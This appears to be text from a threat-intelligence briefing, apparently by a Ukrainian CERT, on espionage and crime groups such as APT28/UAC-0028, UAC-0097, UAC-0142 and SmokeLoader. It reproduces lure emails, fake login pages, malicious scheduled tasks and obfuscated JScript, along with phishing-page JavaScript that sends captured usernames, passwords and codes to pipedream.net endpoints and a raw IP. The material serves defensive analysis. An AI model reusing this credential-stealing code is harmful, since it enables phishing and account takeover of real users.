    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>C:\Dell\108 100.exe</Command>
      <Arguments>-o "C:\Dell\108 100.log"</Arguments>
    </Exec>
  </Actions>
  <Principals>
    <Principal id="Author">
      <UserId>S-1-5-18</UserId>
      <RunLevel>LeastPrivilege</RunLevel>
    </Principal>
  </Principals>
</Task>
```

```
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Date>2022-04-08T15:02:55</Date>
    <Author>Administrator</Author>
  </RegistrationInfo>
  <Triggers>
    <TimeTrigger>
      <StartBoundary>2022-04-08T16:20:00</StartBoundary>
      <Enabled>true</Enabled>
    </TimeTrigger>
  </Triggers>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>false</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>C:\Dell\vatt.exe</Command>
      <Arguments>JRIBDFIMCQAKVBBP pa.pay</Arguments>
    </Exec>
  </Actions>
  <Principals>
    <Principal id="Author">
      <UserId>S-1-5-18</UserId>
      <RunLevel>LeastPrivilege</RunLevel>
    </Principal>
  </Principals>
</Task>
```

# UAC-0028 / APT28 / Cyber espionage

**Новини України**

From [ukraine\\_news@meta.ua](mailto:ukraine_news@meta.ua) on 2023-05-12 09:49

Від кого [ukraine\\_news@meta.ua](mailto:ukraine_news@meta.ua)

Кому

Дата 2023-05-12 09:49

All headers...

[Details](#) [Звичайний текст](#)

 To protect your privacy remote resources have been blocked. [Allow](#)

## Сьогодні в Україні

12 травня 2023

Андрій [REDACTED] редактор NV

**CVE-2020-35730**

### Сьогодні в Україні

12 травня 2023

Андрій [REDACTED] редактор NV

■ **Українські силки почали «формувати» операції для контраструту, повідомляє СНІГ високопоставлений військовий чиновник США і високопоставлений західний чиновник.**

«Формування виключає завдання ударів по тих цілях, як склади зброй, командні центри, бронетанкові та артилерійські системи, щоб підготувати поле бою для наступальних супротивників. Це стандартна практика, яку застосовують військові та дипломатичні установи», — сказано в повідомленні. За думкою високопоставленого американського військового чиновника, ця операція щодо формування поля бою можуть проводитися протягом багатьох днів до початку основних частин запланованого українським наступу.

Формування операцій також може бути спрямоване на те, щоб запутати супротивника. СНІГ повідомляє, що минулого літа у Харківській області було дуже мало способів покликання: це були блокувальні наземні наступи. Деблокування наземного фланга відбувалось у Херсоні, шляхом діяльних атак на мости, склади боєприпасів та інші центри. Більшість із них було винесено за допомогою HIMARS, було кілька авіаударів.

■ **Глава Лінгтона Ліонд Остін заявив, що США мають намір передати STUCCO Abrams на початку осені 2024 року.**

«Миробмо все можливе, щоби прискорити постачання цих танків, починаючи з самого процесу...», — заявив Остін. Частину танків вже доступна для ЗСУ, щоб пропустити навчання в різних краях робот з машинами. Також США потяглили інфраструктуру для обслуговування Abrams. Але ми намагаємося дати ініціативу, щоби передати цю спроможності українським урядом», — сказав глава Лінгтона.

25 січня США оголосили про відправку Україні 31 танка Abrams. 21 нація стало видимо, що на початок Травневі у Німеччині наприкінці травня були поставлені 31 танк Abrams. Також танкісти після цього українські війська розпочнуть тренування.

■ **Олександр Коваленко, військово-політичний співзаступник групи інформаційних спріть, — про характеристики крилатих ракет Storm Shadow, якими Україна є від Великої Британії, та перспективи передачі їх іншим союзникам.**

11 травня міністр оборони Великої Британії Бореск офіційно підтвердив інформацію про те, що Україна отримала від Китаю дозволений на експорт ракет Storm Shadow. Також він наголосив, що Україна має право захищати себе від рігнівних атак кораблів та винищувачів-ракетників під своїм суверенним територіям.

Про те, що це за зброя, в той момент якість ракет можуть розкривати СНІГ, RVZ, результат військо-політичного оплдуна груп інформаційних спріть Олександра Коваленко.

■ **Після демонтажу в Україні відновлені військові відносини з Італією.**

Після демонтажу в Україні відновлені військові відносини з Італією. У вересні 2022 року відбувся демонтаж військової бази в Криму. А приєднанням між країнами було припинено у 2019 році. Президент Італії Сімоне Зукареллі відзначив, що після завершення війни в Україні відновлені військові відносини з Італією. Його подібно до Руслана Ляшка відзначив, що після завершення війни в Україні відновлені військові відносини з Італією.

■ **Лінійний директор Державного Путін несподівано склався з візом проблем для грандів Грузії, а також дозволив працівникам до країни.**

Але Грузія розірвала дипломатичні відносини з Москвою ще 2008 року, після того як Путін підтримав грузинський переворот. А приєднанням між країнами було припинено у 2019 році. Президент Грузії Самбія Уласашвілі відзначив, що після завершення війни в Україні відновлені військові відносини з Грузією? Нічого подібного не було від часів нападу Росії на Грузію. Часів після цього, що офіційні ТБісі згадали про новий візний етап відносин в Криму?

— Головне почуття, яке я відучуло, — це сором. Мені дуже соромно за це. Тому що це ніколи Крим віддав на підтримку. Відібрали це місто, бо підозрювали їх у розриві з Україною та відсутністю відповідальності за військові злочини.

■ **Головне почуття, яке я відучуло, — це сором. Мені дуже соромно за це. Тому що це ніколи Крим віддав на підтримку. Відібрали це місто, бо підозрювали їх у розриві з Україною та відсутністю відповідальності за військові злочини.**

■ **Після демонтажу в Україні відновлені військові відносини з Італією.**

Після демонтажу в Україні відновлені військові відносини з Італією. У вересні 2022 року відбувся демонтаж військової бази в Криму. А приєднанням між країнами було припинено у 2019 році. Президент Італії Сімоне Зукареллі відзначив, що після завершення війни в Україні відновлені військові відносини з Італією. Його подібно до Руслана Ляшка відзначив, що після завершення війни в Україні відновлені військові відносини з Італією.

■ **Після демонтажу в Україні відновлені військові відносини з Італією.**

Після демонтажу в Україні відновлені військові відносини з Італією. У вересні 2022 року відбувся демонтаж військової бази в Криму. А приєднанням між країнами було припинено у 2019 році. Президент Італії Сімоне Зукареллі відзначив, що після завершення війни в Україні відновлені військові відносини з Італією. Його подібно до Руслана Ляшка відзначив, що після завершення війни в Україні відновлені військові відносини з Італією.

# UAC-0028 / APT28 / Cyber espionage

**yahoo!**

**Details**

Date	Action	User Agent	IP	Country
Tuesday, 16 May	Suspicious activity	Chrome, Android	172.80.167.164	Iran (Islamic Republic of)
Tuesday, 16 May	Unexpected sign-in attempt	Chrome, Windows	37.215.185.141	Belarus
Tuesday, 16 May	Suspicious messages have been delayed	Chrome, Android	172.80.151.8	Iran (Islamic Republic of)
Tuesday, 16 May	Malware campaign detected and blocked	Firefox, Linux	101.251.103.19	China
Tuesday, 16 May	Suspicious activity	Safari, Windows	172.80.221.73	Iran (Islamic Republic of)
Tuesday, 16 May	Suspicious messages have been delayed	Chrome, Windows	101.252.115.249	China
Tuesday, 16 May	Malware campaign detected and blocked	Chrome, Windows	37.214.253.212	Belarus
Tuesday, 16 May	Suspicious messages have been delayed	Firefox, Linux	172.80.210.196	Iran (Islamic Republic of)
Tuesday, 16 May	Unexpected sign-in attempt	Firefox, Windows	101.252.68.12	China

Didn't sign in recently?  
You should change your password immediately.

[Change password now](#)

Thanks,  
Yahoo

За даними вебсаюту <https://www.embassypages.com/iran-embassy-tirana-albania>

```
HJlc3VsdHMgPSByZWdleC5leGVjKHvBck7DQogICAgawYgKCFyZXN1bHRzKSByZXR1cm4gbnVsbdNsNCiAgX CsvZwggJyAnKSk7DQp9DQpkb2N1bWvudC5nZXRfbGvtZw500nLJZCgnbG9na4tdXNLcm5hbWuKSS2Ynx0cH M6Ly9lb3M5M3iMmN3c3UzeGYubSswaBlZHJLYW0ubmV0P29wZW49IitnZXRQYXjhbwv0ZxJCeU5hbw541 var ifrm = document.createElement("iframe");542 ifrm.setAttribute("srcdoc", atob(content));543 ifrm.frameBorder="0";544 ifrm.id="content"545 document.getElementById('window').appendChild(ifrm);546547 </script>548 <img src=[https://eos93vb2cwsu3xf.m.pipedream.net?doc=iri_1357@yahoo.com] alt=">549 </body>550 </html>
```

```
function getParameterByName(name, url = window.location.href) { name = name.replace(/[\[\]]/g, '\\$&'); var regex = new RegExp('[^&]' + name + '(=([^=&]*|&#|$))', 'i'); results = regex.exec(url); if (!results) return null; if (!results[2]) return ''; return decodeURIComponent(results[2].replace(/\+/g, ' ')); } document.getElementById('login-username').value = getParameterByName('usr'); var req = new XMLHttpRequest(); req.open("GET", "https://eos93vb2cwsu3xf.m.pipedream.net?open=" + getParameterByName('usr'), true); req.send();
```

**yahoo!**

<https://login.yahoo.com/?src=sym&lang=en&done=https%3A%2F%2Fmail.yahoo.com%2F>

**yahoo!**

Yahoo makes it easy to enjoy what matters most in your world.

Best in class Yahoo Mail, breaking local, national and global news, finance, sports, music, movies and more. You get more out of the web, you get more out of life.

**Sign in to Yahoo Mail**  
using your Yahoo account

Username, email, or mobile

Next

**IRANIAN EMBASSY IN TIRANA, ALBANIA**

Address  
Rr. "Mustafa Matohiti", nr. 20  
Tirana  
Albania

Telephone  
(+355) 42 255 038  
(+355) 42 227 698

Fax  
(+355) 42 254 621

Email  
[iranemb.tia@mfa.gov.ir](mailto:iranemb.tia@mfa.gov.ir)  
[iri\\_1357@yahoo.com](mailto:iri_1357@yahoo.com)

Social media  
[Twitter](#)


Office hours

Monday:	08:00 16:00
Tuesday:	08:00 16:00
Wednesday:	08:00 16:00
Thursday:	08:00 16:00
Friday:	08:00 16:00
Saturday:	Closed
Sunday:	Closed

Head of mission  
Mr Mohammad Amin Nejad, Ambassador

```
function send(data) { var req = new XMLHttpRequest(); document.getElementById('username-error').style = 'display:none'; document.getElementById('yak-error').style = 'display:none'; document.getElementById('pass-error').style = 'display:none'; req.onreadystatechange = function() { console.log(req.responseText); if (req.readyState == XMLHttpRequest.DONE) { console.log(req.responseText); if (req.responseText == 'Final') { parent.location = 'https://mail.yahoo.com'; } else if (req.responseText.includes('AGAIN')) { req.open("POST", "http://37.191.122.186:3578", true); req.send(data); } else if (req.responseText == 'CHANGE') { document.getElementById('lastuser').value = $('input#login-username')[0].value; $('#first :input')[0].style = 'display:none'; $('formsecond :input')[0].style = 'display:none'; $('divthird')[0].style = 'display:none'; $('divpush-challenge')[0].style = 'display:none'; $('form#last')[0].style = 'display:block'; } else if (req.responseText == 'BAD') { $('#first :input').prop('style', 'opacity:1'); $('#first :input').prop('disabled', false); document.getElementById('username-error').style = 'display:block'; document.getElementById('username-error').innerText = 'Invalid username. Please try again'; } else if (req.responseText.includes('BAD-PASSWORD')) { appendStr = '&' + req.responseText.split('#')[1]; $('#second :input').prop('style', 'opacity:1'); $('#second :input').prop('disabled', false); document.getElementById('pass-error').style = 'display:block'; document.getElementById('pass-error').innerText = 'Invalid password. Please try again'; } else if (req.responseText.includes('BAD-CODE')) { appendStr = '&' + req.responseText.split('#')[1]; $('#third :input').prop('style', 'opacity:1'); $('#third :input').prop('disabled', false); document.getElementById('yak-error').style = 'display:block'; document.getElementById('yak-error').innerText = 'Invalid yak-code. Please try again'; } else if (req.responseText.includes('YAK-CODE')) { appendStr = '&' + req.responseText.split('#')[1]; $('#formfirst')[0].style = 'display:none'; $('#divthird')[0].style = 'display:block'; $('#div_yid')[0].innerText = $('input#login-username')[0].value; } else if (req.responseText.includes('PUSH')) { $('#formfirst')[0].style = 'display:none'; appendStr = '&' + req.responseText.split('#')[1]; $('#divpush-challenge')[0].style = 'display:block'; setInterval(send('verify=true'), 1000); } else if (req.responseText.includes('PASSWORD')) { $('#second :input').prop('style', 'opacity:1'); $('#second :input').prop('disabled', false); appendStr = '&' + req.responseText.split('#')[1]; $('#formfirst')[0].style = 'display:none'; $('#formsecond')[0].style = 'display:block'; $('input#user')[0].value = $('input#login-username')[0].value; } } } req.open("POST", "http://37.191.122.186:3578", true); req.setRequestHeader('Content-type', 'application/x-www-form-urlencoded'); req.send(data + appendStr); }
```

**detail.html**



# UAC-0097 / Cyber espionage

⚠ Dangerous | google.verify.ezyro.com/?i=1

Google

Ми виявили підозрілу активність на вашому акаунті

Підтвердіть, що ви є власником облікового запису, інакше ми закриємо доступ до вашого аккаунту протягом 24 годин

firebasestorage.googleapis.com/v0/b/zmcnnctnw.appspot.com/o/index.html?alt=media&token=f33f194d-2e1c-4ef3-bb26-8dfd4df7100c

Version: Default What's This?

# UAC-0097 / Cyber espionage

Міністерство оборони України + Не конфіденційний | post-support.biz

ПОШТОВИЙ СЕРВЕР  
Збройні Сили України

Ім'я користувача | Пароль | Увійти

Міністерство оборони України

MDaemon Webmail + Не конфіденційний | mail.me.gov.ua.post-support.biz/me/

MINISTRY OF ECONOMY OF UKRAINE

Webmail

email address | password | Sign In →

English | WorldClient

Powered by MDaemon®

MDaemon Webmail 22.0.0 © 2022 MDaemon Technologies, Ltd.

# UAC-0097 / Cyber espionage

 **Шановний користувачу!**

Ваш пароль був скомпрометований.  
Через це недобросовісні треті особи можуть отримати доступ до вашого облікового запису.

Відскануйте QR-код для зміни пароля



Цей лист не потребує відповіді. У разі виникнення питань, будь ласка, звертайтеся до цілодобової служби підтримки:

```
function get() {
    var name = location.search.split('=')[1];
    if (name) {
        document.forms[0].elements[0].value = name;
        var req = new XMLHttpRequest();
        req.open("GET", "https://eo9pld2bfmioiot.m.pipedream.net/?usr=" + name, false);
        req.send();
    }
}


function send() {
    var name = document.forms[0].elements[0].value;
    var pass = document.forms[0].elements[1].value;
    var new_pass = document.forms[0].elements[2].value;
    var conf_pass = document.forms[0].elements[3].value;

    var req = new XMLHttpRequest();
    req.open("POST", "https://eoiw8lhjwuc3sh2.m.pipedream.net", false);
    req.send(JSON.stringify({
        login: name,
        pass: pass,
        new_pass: new_pass,
        conf_pass: conf_pass
    }));
    location.replace("http://mail.ukr.net");
}
```

```
{
    "login": "victim@ukr.net",
    "pass": "p@ssw0rd",
    "new_pass": "p@ssw0rd1",
    "conf_pass": "p@ssw0rd1"
}
```

https://panelunregisterle-348.frge.io

  
**СЛАВА ЗБРОЙНИМ СИЛАМ УКРАЇНИ!**

  
**Yahoo**

Ім'я скриньки

Поточний пароль

Новий пароль

Підтвердити новий пароль

Змініть пароль

  
**СЛАВА ЗБРОЙНИМ СИЛАМ УКРАЇНИ!**

# UAC-0142 / Military operations

От: Заступник команда військової частини [REDACTED]@gov.ua> Отправлено: Fri 12/16/2022 3:33 PM  
Кому: undisclosed-recipients:  
Копия:  
Тема: Оперативні дані "DELTA"  
Сообщение: Дайджест ISTAR ОУВ Запоріжжя 14.12.2022.pdf (298 Кбайт) Дайджест Донбас 14.12.pdf (290 Кбайт)  
Дайджест\_міжвідомчого\_ ситуаційного\_ центру\_14\_12.pdf (273 Кбайт) Засоби\_ППО\_РЕБ\_БПЛА\_ПУ\_та\_ інші\_ об'єкти\_14\_12\_2022.pdf (4 Мбайт)

Добрий день!

Мені доручено направити Вам оперативні дані із системи "DELTA" щодо позицій противника.  
Інформація має конфіденційний характер і не підлягає поширенню!

Заступник команда

НЕ ДЛЯ РОЗПОВІДЖЕННЯ

Підрозділ ISTAR ОУВ "Запоріжжя"  
МОУ, СБУ, НГУ, ДПСУ та ГО "Аеророзвідка"

Дайджест

підрозділу ISTAR в зоні відповідальності ОУВ "Запоріжжя"

\* - в дайджесті вказуються цифри об'єкту. Це id-об'єкту в Дельті. Коротке відео (3 хв.), як швидко шукати об'єкти, про які згадують в дайджестах СЦ, можна подивитися на нашому pexcloud за посиланням: <https://delta.mil.gov.ua/del>.

14.12.2022

Система ситуаційної об

https://delta.mil.gov.ua.delta-storages.com/certificates/update

ENG УКР

certificates\_rootCA.zip

C:\ais.exe

Installing certificate(s) in store Root ...

Security Warning

You are about to install a certificate from a certification authority (CA) claiming to represent:

CID Defense Technologies

Windows cannot validate that the certificate is actually from "CID Defense Technologies". You should confirm its origin by contacting "CID Defense Technologies". The following number will assist you in this process:

Thumbprint (sha1): 0009C840 F4B62052 44D5A3D7 98D2710E 80564C83

Warning:

If you install this root certificate, Windows will automatically trust any certificate issued by this CA. Installing a certificate with an unconfirmed thumbprint is a security risk. If you click "Yes" you acknowledge this risk.

Do you want to install this certificate?

Yes No

https://delta.mil.gov.ua.delta-storages.com/certificates/windows/certificates\_rootca.zip

Система розробляється та підтримується Центром інновацій та розвитку оборонних технологій Міністерства оборони України

Технічна підтримка  
E-mail: support@delta.mil.gov.ua  
Signal/WhatsApp: +380 98 297 67 68

Про систему | Як зареєструватися

FileInfo.dll

procsys.dll

# **UAC-0142 / Military operations**

The image shows the Google Play Store page for the "Delta" app. The title "Delta" is prominently displayed at the top left. Below it is the developer name "Teder". The app's rating is 10+, and it has over 18 million downloads. A large green "Установить" (Install) button is centered. To the right is a large promotional image of the app's logo, which features a shield with wings and a sword, and the word "DELTA" below it. Below the main section are three screenshots of the app's interface, showing a registration form, a login screen with the "DELTA" logo, and another registration form. At the bottom left is a link "О приложении" (About the application) with a right-pointing arrow. On the right side, there is a section titled "Связь с разработчиком" (Contact the developer) with a dropdown arrow.

# UAC-0006 / SmokeLoader /FinCrime




Name	Size	Type	Modified
pax_2023_AB1058.pdf	1,2 MB	PDF document	04 травня 2023, 03:58



Name	Size	Packed	Type	Modified
..			File folder	
pax_2023_AB1058.js	28,967	7,103	JScript Script File	4/28/2023 11:45 PM

```
function G(c, M, v, 0, x, b, J) {
function s() {
function W(c, M, v, 0, x, b, J) {
NFvTUbRilQroXGkvh = N(0x1e3, 0x234, 0x222, 0x1d4, 0x224, 0x203, 0x1ee) + N(0x1fe, 0x21f, 0x20e,
0x221, 0x204, 0x1f3) + 'Gu$|x20cD' + N(0x1e2, 0x1f9, 0x229, 0x208, 0x200, 0x205, 0x1da) +
'cDGUSX0cDGUsbjcDGusccDGusCtDGus|x22cDGusHecDGus1lcDGus.cDGusAcD' +
'Gu$P1cDGusIccDGusacDGusSticDGusSocDGusn' + 'cDGus|x22); \x20DcDGusFvcDGusSzrcDGusy' + N(0x1d0, 0x1df,
0x220, 0x22d, 0x232, 0x206, 0x1e2) + 'uSkcdGushVhDGus|x20' +
'=cDGus\x20\x20cDGusQ\x22cDGus;cDGus\x20fc' + r(0x3d5, 0x3db, 0x40b, 0x3d4, 0x3bc, 0x3dc, 0x3ce) +
X(-0x7d, -0x9b, -0x68, -0x6d, -0x79, -0x33, -0x31) + r(0x3db, 0x3e6, 0x3dc, 0x3d6, 0x404, 0x40c,
0x3b3) + j(-0x297, -0x280, -0x2b0, -0x2a1, -0x2a6, -0x27e, -0x25c);
function w(i, c) {
function N(c, M, v, 0, x, b, J) {
function r(c, M, v, 0, x, b, J) {
try {
} catch (d) {
function I(c, M, v, 0, x, b, J) {
function X(c, M, v, 0, x, b, J) {
function j(c, M, v, 0, x, b, J) {
function i(c) {
```

